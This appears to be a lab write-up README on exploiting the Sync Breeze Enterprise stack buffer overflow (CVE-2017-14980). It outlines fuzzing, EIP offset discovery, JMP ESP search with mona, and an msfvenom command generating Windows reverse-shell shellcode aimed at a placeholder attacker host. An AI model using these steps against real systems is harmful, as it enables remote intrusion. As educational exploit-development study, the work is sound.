 godoy-sec/cve-2017-14980
Study of a classic stack-based buffer overflow vulnerability in a controlled lab environment for educational purposes.

Study of a classic stack-based buffer overflow vulnerability in a controlled lab environment for educational purposes.
The objective of this project was to better understand:


The first step consisted of installing
Sync Breeze Enterprise 10.0.28
inside a Windows 10 virtual machine configured for vulnerability
research and exploit development purposes.
The environment was isolated to ensure safe and controlled testing.
Both virtual machines (target and attacker) were configured using Bridged Network Adapter mode in order to allow direct network communication between the systems during the exploitation process.
Debugging tools were configured to analyze the application behavior during runtime and observe the crash conditions.
Large sequences of bytes were sent to the application in order to identify the approximate buffer size required to trigger a crash.
After identifying the crash threshold, the application was tested again using the discovered payload size to confirm the vulnerability.
The exact offset required to overwrite the Instruction Pointer (EIP) was identified.
Generate a unique pattern:
/usr/bin/msf-pattern_create -l <SIZE>
Identify the offset:
/usr/bin/msf-pattern_offset -l <SIZE> -q <EIP_VALUE>
Where:
<SIZE> = payload length discovered during fuzzing<EIP_VALUE> = 4-byte value observed overwriting EIP
Bad characters were identified to determine which bytes could not be safely processed by the application.
A suitable JMP ESP instruction was located in a module without ASLR
enabled.
Enumerating loaded modules:
!mona modules
Searching for JMP ESP:

!mona find -s "\xff\xe4" -m <MODULE_NAME>
Preference was given to application-specific DLLs due to the presence of static memory addresses.

Payload execution flow was validated to ensure correct redirection to the controlled buffer.
Shellcode was generated excluding previously identified bad characters.
msfvenom -p windows/shell_reverse_tcp LHOST=<LOCAL_IP> LPORT=<PORT> EXITFUNC=thread -b "BAD_CHARS" -f c
A NOP sled (\x90) was added before the shellcode to improve payload
execution reliability.

The final exploit was assembled and tested successfully inside the isolated lab environment.
This project was developed strictly for educational and research purposes inside an isolated laboratory environment.
